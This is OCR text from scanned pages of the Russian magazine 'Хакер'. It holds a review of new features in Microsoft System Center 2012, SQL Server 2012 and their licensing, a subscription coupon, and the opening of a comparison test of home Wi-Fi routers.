
Первое, что бросается в глаза, это изменение списка продуктов, входящих в семейство System Configuration. Теперь он выглядит следующим образом: Configuration Manager, Operations Manager, Service Manager, Data Protection Manager (DPM), Virtual Machine Manager (VMM), Orchestrator и два новых продукта — Endpoint Protection (ранее Forefront EP) и AppController. Центральное место в линейке занимает SCCM 2012 (также известен как v.Next), покрывающий практически полный цикл управления всей ИТ-инфраструктурой — установка ОС, приложений и обновлений, контроль конфигурации, инвентаризация софта и оборудования. Поэтому с него и начнем.

Требования к системе SCCM 2012 немного изменились, теперь только 64-битные ОС, его можно установить на Win2k8/R2 с MSSQL2k8SP1 (x64) или позднее. Хотя точки распространения (DP, Distribution Point) по-прежнему работают на x86 Win. Так как изменилась архитектура и логика работы, апгрейд со старых версий SCCM не предусмотрен. Для миграции с SCCM 2007 на SCCM 2012 предложен мастер (Migration → Migration Jobs), который после запуска будет задавать вопросы о коллекции, объектах и прочих специфических настройках. Внешне сам процесс выглядит довольно просто, в результате будут перенесены основные настройки, а также образы, обновления, драйвера и прочее. Правда, для этого необходимо будет полностью развернуть новую инфраструктуру, в том числе переустановить клиента, перенести ресурсы и по окончании процедуры выключить старые сервера. Конечно, некоторая часть данных в новой консоли потребует уточнения, — например, если пакеты хранились локально, понадобится указать новый путь, хотя для их размещения обычно используются общие ресурсы, так что особых проблем быть не должно. База инвентаризации не переносится, она будет заполнена новыми данными, поэтому не сохранится и история.

В SCCM2012 интегрирована четвертая версия инструмента миграции учетных записей USMT (User State Migration Toolkit). Функция развертывания ОС OSD (Operating System Deployment) всегда была одной из сильных сторон SCCM, с появлением иерархической модели (образы не привязаны к определенному сайту) нет необходимости в сохранении индивидуальных образов, существенно упрощена работа с WIM. Возможность PXE теперь поддерживается только точками распространения DP. Поддержка технологии Intel vPro/AMT позволяет получить доступ к железу, минуя ОС. Одной из целей разработчиков было уменьшение количества серверов, так как ранее из-за специфических настроек коллекции часто требовался еще один Primary Site, в результате даже в небольшой организации серверов могло быть неприлично много. В иерархии появилась роль Central Administration Site (CAS, аналог Central Primary Site), используемая только для управления иерархией и отчетов.

Такой сайт не обслуживает клиентов и поддерживает ограниченное количество ролей (AI, Software Update Point, RSP и SHV). Но главное, в подчинении CAS может быть только один основной (Primary) сайт, тогда как ранее поддерживалась вложенность нескольких Primary. Secondary Site требуют наличия SQL-сервера (можно использовать бесплатный Express). Привычных режимов Native и Mixed нет, теперь просто указываем режим работы по HTTP и/или HTTPS, как для сайта в целом, так и на Distribution Point. На разные коллекции можно назначать свои настройки. Клиент может перебирать между несколькими Management Point внутри сайта и подключаться к доступному. Это, кстати, основные причины отказа от многочисленных Primary сайтов, так как такой подход упрощает структуру, да и уменьшает количество лицензий. Reporting Point теперь носит имя Reporting Services Point и базируется на SQL Reporting Services, поэтому не получится перенести настройки со старой системы. Точки Branch DP уже нет как таковой, SCCM 2012 использует технологию BrachCache. В SCCM 2012 реализована новая концепция, получившая название UCM (User Centric Management), — такой подход сделал его более дружелюбным к пользователю, предлагая ему большие возможности по контролю и самостоятельному сопровождению системы (естественно, в рамках политик). Теперь именно пользователь выбирает приложения для установки и определяет, когда на компьютер будут загружаться обновления, указывая для этого рабочие часы в настройках. Ранее все было с точностью наоборот, — основной точкой управления был компьютер, пользователь оставался за кадром и решений никаких не принимал. Новый подход видится мне более правильным, поскольку администратор не всегда владеет ситуацией и ориентируется лишь на роль и группу. Кроме того, индивидуальные требования при большом количестве пользователей учитывать тяжело, а обновление, да еще с перезагрузкой, устанавливаемое в неподходящее время, может сильно помешать. Если за компьютером работает несколько пользователей, один из них назначается основным. Сами приложения разделены на обязательные и доступные (Required или Available), также определяется тип установки (локальная, терминал, виртуальное App-V, Windows Mobile CAB), зависимости и прочее. Для поиска Available приложений пользо-

ПОДДЕРЖКА ТЕХНОЛОГИИ INTEL VPRO/AMT ПОЗВОЛЯЕТ ПОЛУЧИТЬ ДОСТУП К ЖЕЛЕЗУ, МИНУЯ ОС




Консоль управления SCCM 2012 выполнена в новом стиле

вателям предложен Software Center, после выбора администратор может одобрить или блокировать установку. Приложение, в зависимости от конкретной ситуации (пользователь работает на ПК, терминале и так далее), может устанавливаться по-разному. Например, на ПК это будет локальная установка, а с терминала — виртуальная. Устанавливаемые программы отслеживаются в узле Monitoring, а не в Status Message Viewer, как в случае SCCM2007. При запуске мастера из Client Custom Settings администратор указывает, на кого распространяются настройки — для пользователя они или для компьютера. Многие администраторы перед развертыванием проверяют работу на тестовой группе, — теперь все установки из такой среды легко импортируются на рабочие станции. Интерфейс реализует рол евую модель управления доступом Role-Based Access Control (RBAC), скрывая те настройки, которые недоступны пользователю. Во вкладке Security Roles можно найти 13 предустановленных ролей, при необходимости администратор может самостоятельно добавлять новые, ориентируясь на бизнес-структуру компании. Сами объекты, коллекции, с которыми может работать роль, определяются в Security Scope, а раздавать права можно на уровне коллекции, а не сайта. В SCCM 2012 интерфейс консоли обновлен и выполнен в стиле MS Office, он состоит из так называемых Wunderbar, содержащих ссылки на меню управления, и уже не является MMC. Конечно, некоторое время приходится привыкать к расположению пунктов меню, но затем новый интерфейс находишь вполне удобным и логичным. Еще одно важное изменение, — на клиенте устанавливается специальная программа Client Health (ccmeval.exe), отправляющая по расписанию сообщение о его текущем состоянии и возвращающая его в рабочее состояние в случае проблем. Также SCCM 2012 получает некоторый функционал SC AppController, известный под кодовым именем Concero (лат. «связывать»), позволяющий управлять SaaS услугами и приложениями в приватных облаках, построенных на Windows Server, Hyper-V и Virtual Machine Manager 2012, и в публичных облаках на базе Windows Azure. Владельцы могут развертывать VM, получать доступ к ресурсам, использовать несколько подписок Windows Azure, копировать VHD-образы.

SYSTEM CENTER OPERATIONS MANAGER 2012

Теперь OpsMgr является основным инструментом для управления частным облаком, включая возможности мониторинга сетевых устройств и технологию контроля производительности приложений AVICode. В частности, кроме серверов можно обнаруживать и отслеживать маршрутизаторы, в том числе отдельные интерфейсы и порты, а также VLAN (обнаруживаются автоматически). Поддерживает SNMPv3, IPv4/IPv6, ведет статистику по трафику и скорости, осуществляет контроль работы протокола HSRP и многое другое.

В новой версии OpsMgr все сервера управления стали равноправными, то есть роли Root Management Server больше нет, конфигурацию агентов вычисляет каждый Management Server. Теперь с OpsMgr 2012 вся инфраструктура не зависит от доступности одного



SCCM 2012 позволяет выполнять команды на *nix-системах

единственного сервера. Хотя в целях обратной совместимости ввели специальную роль RMS Emulator. Чтобы справиться с нагрузкой, не обязательно строить кластер, — администраторы могут объединять серверы управления в группы и для Health Service создавать пул ресурсов (Resource Pool) из нескольких Management Server. В обычном режиме задачи выполняет только один из серверов пула, другие подхватывают его роль только в случае недоступности. Получается такой себе Failover Cluster без Failover Cluster. Во время установки по умолчанию создается три пула: AD Assignment Resource Pool, Notifications Resource Pool и All Management Servers Resource Pool, остальные администратор может настроить самостоятельно.

Для хранения данных вместо ОЗУ (как это было на Root MS и требовало мощного сервера) используется только БД. Консоль управления внешне изменилась мало, зато веб-консоль переработана существенно, но осваивается легко. Кроме Windows, полноценно OpsMgr 2012 поддерживает Linux и *nix. Уже сегодня доступны пакеты управления (Management Pack) для поддержки популярных серверов приложений: Apache Tomcat, IBM WebSphere, Java EE, Oracle WebLogic, Red Hat JBoss и других. Обеспечивается диагностика и веб-приложений, созданных на базе .NET и J2EE и Windows Azure.

Доступный набор командлетов PowerShell (имя включает SCOM/SC) теперь дает возможность управлять в том числе и *nix-системами. Чтобы получить список всех командлетов, достаточно ввести:


```
PS> Get-Command -Module OperationsManager
```

Пакет управления UNIX/Linux Shell Command Template предлагает шаблоны, позволяющие создавать правила, задания и мониторы, используя команды оболочки непосредственно с панели OpsMgr. В сравнении с OpsMgr 2007 сам процесс настройки при помощи мастеров — упрост. В финальном релизе данный пакет будет устанавливаться по умолчанию, для RC его нужно скачать и установить отдельно.

MICROSOFT DEPLOYMENT TOOLKIT 2012

Главное нововведение в MDT — улучшенная интеграция с SCCM 2012 и AD, а также поддержка DaRT (Diagnostic and Repair Toolkit, входит в Desktop Optimization Pack).

При этом MDT2012 полностью вписывается в новую консоль SCCM 2012 (может работать и с SCCM2007) и понимает измененную модель приложений (терминальные, виртуальные и так далее). Собственно, процесс работы с MDT мало изменился, отличия в интерфейсе практически не бросаются в глаза. В настройках появились два новых Task Sequences: Deploy to VHD Client Task Sequence и Deploy to VHD



Настройка сканирования SC Endpoint Protection 2012

INFO

- **Обзор возможностей SCCM2007 ищи в][08.09/09.09/01.10.**
- **Установка и настройка SCOM 2007 описана в][08.11.**
- **Процесс развертывания FEP 2007 освещен в][09.11.**
- **Подробно о работе с MDT 2010 читай в][10.09.**

WWW

- **Страница SCCM 2012: clck.ru/eN3T.**
- **Страница MDT 2012: microsoft.com/mdt.**


Server Task Sequence (развертывать VDI, клиентский ПК или сервер). Конечно, при помощи MDT 2010 также было возможно произвести P2V миграцию, задействуя Sysinternal Disk2VHD (на TechNet доступна инструкция clck.ru/fQOp), но процесс не совсем тривиален и не всем понятен. Теперь это стандартная операция, все настройки которой выполняются за несколько кликов мышкой. Также заявлено, что MDT 2012 будет поддерживать грядущую ОС Win8. Используемый для редактирования установок в MDT_FOLDER/Scripts/UDIWizard_Config.xml инструмент UDI Designer (User-Driven Installation, появился в MTD2010 Update 1) получил новый интерфейс и возможности. Так вместо двух сценариев из коробки теперь их три: New Computer, Refresh и Replace. Администратор может просмотреть список всех сценариев в одном окне и изменить расположение простым перетаскиванием. Сам мастер расширяем, хотя процесс не совсем прост (на TechNet приводится пример кода). А еще — усовершенствован мастер Lite Touch, улучшена миграция учетной записи, реализована полная поддержка WinRE. Все задачи можно решить при помощи PowerShell. Поддержка старых ОС WinXP и Win2k3 сохранена.

НОВОЕ В MS SQL SERVER 2012 (DENALI)

Вероятно, SQL Server'у будет принадлежать первенство в линейке обновлений 2012, так как его выход планируется уже весной. Нововведений очень много, и они затронули все без исключения подкомпоненты сервера. Одни направлены на повышение производительности и доступности, другие позволили расширить круг задач. К слову, в тестировании CTP-версии участвовало более 100 000 пользователей, которые высказали свое мнение по поводу исправлений. Приведем лишь некоторые, наиболее важные.

Сисадмины наверняка оценят поддержку установки на Win2k8R2 в режиме Server Core: теперь для развертывания SQL-сервера не требуется графическая оболочка. Представлено несколько инструментов миграции: Upgrade Advisor, Distributed Replay и Migration Assistant (SSMA). Базирующаяся на концепции групп доступности (Availability Groups) технология HADR (High-Availability and Disaster Recovery) позволяет повысить доступность экземпляров SQL Server за счет дополнительных копий БД. Такие копии могут работать в режиме «только чтение» и использоваться, например, для отчетов, что снимет нагрузку с рабочей БД.

Реализована поддержка кластера на разных подсетях (SQL Server Multi-Subnet Clustering). Для очистки дубликатов в данных предложен новый компонент Data Quality Services. Инструменты управления позволяют эффективно манипулировать производительностью в такой многопользовательской среде как частное облако. Новый компонент Power View (Crescent) с богатыми воз-



AppController позволяет управлять сервисами внутри облака

можностями представления информации для анализа позволяет пользователям самостоятельно строить отчеты на основе BISM (Business Intelligence Semantic Model). Семантическая модель бизнес-аналитики BISM объединяет в себе модели данных UDM и табличную PowerPivot. Улучшены механизмы полнотекстового поиска: по отдельным свойствам через IFilter, и NEAR, позволяющий указать порядок следования слов и расстояние. Добавлены новые разрешения и механизм пользовательских серверных ролей, добавлена поддержка SHA2 256/512. Также предложена SQL Express LocalDB – легковесная версия БД с поддержкой всех функций, не требующая конфигурирования и прав администратора.

APPCONTROLLER 2012

AppController 2012 — новое решение в семействе System Center, предназначено для контроля приложений внутри облака (публичного и частного), развертывания и управления сервисами. Это единый интерфейс ко всем ЦОД и Azure. По сути, AppController призван дополнить все имеющиеся сегодня инструменты, с которыми приходится иметь дело администратору: SCVMM, SSP (Virtual Machine Manager Self-Service Portal или Solution Accelerator), DDTK (Dynamic Datacenter Toolkit) и консоль Azure Platform. AppController позволяет владельцам приложений создавать ресурсы с использованием шаблонов и библиотек, управлять ими, отслеживать активности, выполнять журналирование всех действий и многое другое. Например, разворачивать приложения могут сами менеджеры подразделений, а ИТ-персонал просто контролирует этот процесс. Каждый пользователь получает веб-интерфейс, где будут доступны только определенные (в зависимости от его роли) функции.

ЗАКЛЮЧЕНИЕ

Большая часть изменений носит позитивный характер, поскольку позволяет упростить работу как админу, так и пользователям. Осталось дождаться финальных релизов. ⌶

ЛИЦЕНЗИРОВАНИЕ ЛИНЕЙКИ SYSTEM CENTER 2012

Модель лицензирования всех продуктов линейки System Center 2012 полностью изменилась (подробнее clck.ru/ePUN), она не привязывается к решению и оптимизирована под использование в рамках private cloud. Теперь все лицензии включают в себя право на использование всего функционала всех продуктов линейки. Другими словами, отдельные лицензии на продукты исчезли, и нет ограничений по возможностям. При этом консоли управления уже не требуют лицензии. Хотя одно ограничение все же есть — каждая лицензия покрывает 2 физических CPU. Доступны лишь два варианта: System Center 2012 Standard и Datacenter, которые отличаются лицензированием виртуальных сред. Первая позволяет управлять только двумя виртуальными ОС (на частном или публичном облаке), у второй ограничения отсутствуют. Причем в пакет лицензий уже включены права на использование серверов управления и SQL Server, - отдельно их покупать тоже не потребуется.

Суммарно стоимость лицензии выросла, но она нивелируется за счет того, что в нее включены лицензии на подкомпоненты. Клиентские лицензии по-прежнему требуются, но теперь они также объединены и будут доступны в рамках набора System Center Client ML Suite, в который входят лицензии для Service Manager, Operations Manager, Data Protection Manager и Orchestrator. Отдельно доступны

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ________________ 201 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ________________

АДРЕС ДОСТАВКИ:
индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с 2012 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с 2012 г.	

Ф.И.О.
Подпись плательщика

Кассир

Даниил Либарц



Сетевой

ТЕСТИРОВАНИЕ ТОПОВЫХ РОУТЕРОВ

Беспроводной маршрутизатор – это не просто коробочка, в которую можно «воткнуть интернет» и раздавать его по проводам и воздуху. Такие устройства таят в себе множество интересных функций, о которых ты можешь даже и не догадываться. В этом обзоре мы собрали самые производительные бытовые роутеры от известных компаний. Итак, втыкай свой патчкорд, – поехали!

МЕТОДИКА ТЕСТИРОВАНИЯ

Вначале давай ознакомимся с методикой тестирования роутеров. Начнем с железа. Нам понадобятся сервер, клиент и ноутбук. Тестировать будем на платформе Windows, поэтому на сервере установлена Microsoft Windows Server 2008 R2 Standard, а на остальных ПК – Microsoft Windows 7 Ultimate x64. Для измерения результатов и нагрузки канала будет использоваться пакет от компании Ixia, содержащий в себе конечные точки (endpoints, должны быть установлены на всех ПК, участвующих в тесте) и консоль управления Ixchariot. Ixchariot имеет в своем арсенале множество скриптов, мы же будем пользоваться throughput, для объективности. Каждый тест идет не менее минуты. На данном этапе тестирование можно поделить на три составляющие:

1) Тест производительности протокола PPTP. На ПК с Microsoft Windows Server 2008 R2 Standard поднимается PPTP-сервер, затем роутер настраивается на подключение по данному протоколу через WAN-порт. К LAN-порту подключается клиент.

2) Тест производительности NAT. Настройка аналогична первому случаю, только подключение настраивается через Static IP.

3) Тест Wi-Fi. К LAN-порту маршрутизатора подключается один клиент, а по беспроводной сети – второй. Таким образом, пропуская трафик между двумя ПК, мы можем оценить производительность именно беспроводной сети. Также настраивается шифрование WPA2-PSK с ключом AES.

Стоит отметить, что для теста будут использоваться одноименные WiFi-«свистки»: ASUS USB-N53, D-Link DWA-160, TP-Link TL-WN821N и ZyXEL NWD2205 EE. Для остальных устройств применяем адаптер ASUS USB-N53.

форсаж

ASUS RT-N66U

«Ой, какой красивенький», – фраза девушки техноманьяка, который приобрел себе ASUS RT-N66U. Действительно, этот роутер имеет необычный и привлекательный внешний вид. В компании ASUS учли недостатки предыдущей модели ASUS RT-N56U и сделали корпус из матового пластика вместо глянца, а кроме того роутер теперь имеет три внешних антенны, располагается горизонтально, что более удобно, и его стало возможно повесить на стену. В общем, внешние недоработки предыдущего ASUS RT-N56U были исправлены.

Роутер ASUS RT-N66U сочетает в себе мощь и простоту настройки, интуитивно понятный пользовательский интерфейс позволит разобраться в настройках даже новичку. Устройство оснащено двумя портами USB, так что ты можешь одновременно использовать внешний накопитель и принтер для доступа к ним по сети. ASUS RT-N66U напичкан серьезным железом и потому показывает отличные результаты в тестах: обошел конкурентов своего класса во всем, кроме одного параметра – скорость PPTP. Однако сегодня трудно найти провайдера, который бы обеспечивал доступ к интернету на скорости, превышающей 100 Мбит/с, а с этим ASUS RT-N66U справится легко. Кстати, этот роутер поддерживает Dual Access, что очень важно для большинства отечественных провайдеров.





D-LINK DSR-500N

ВНЕ КОНКУРСА

Строгий и лаконичный внешний вид D-Link DSR-500N говорит нам о серьезной начинке и профессиональной направленности устройства. Крепления для серверной стойки, переднее расположение разъемов и два WAN-порта – все это фичи промышленного масштаба. Однако D-Link DSR-500N оснащен USB-портом и модулем Wi-Fi (в крупных сетях чаще используются отдельные точки доступа), больше подходящими для дома и малого офиса. Таким образом, мы получаем гибрид, сочетающий в себе функционал как для дома, так и для большого офиса, и при этом обладающий железом, которое может выдержать серьезную нагрузку.

Настройка D-Link DSR-500N аналогична настройке остальных продуктов D-Link. Основные параметры может сконфигурировать и новичок, благо присутствует мастер пошаговой настройки интернета и сети Wi-Fi. Описание всего функционала данного девайса не укладывается в формат статьи, так что скажем лишь, что вряд ли найдется человек, которого не устроят возможности D-Link DSR-500N.


Все бы хорошо, но большую ложку дегтя добавляет сырая прошивка. Правда, инженеры D-Link заявляют, что в скором времени все будет исправлено. Хотелось бы верить, ведь такие несерьезные показатели работы по PPTP и Wi-Fi смотрятся на фоне реальной производительности устройства просто смешно.

NETGEAR WNDR4000

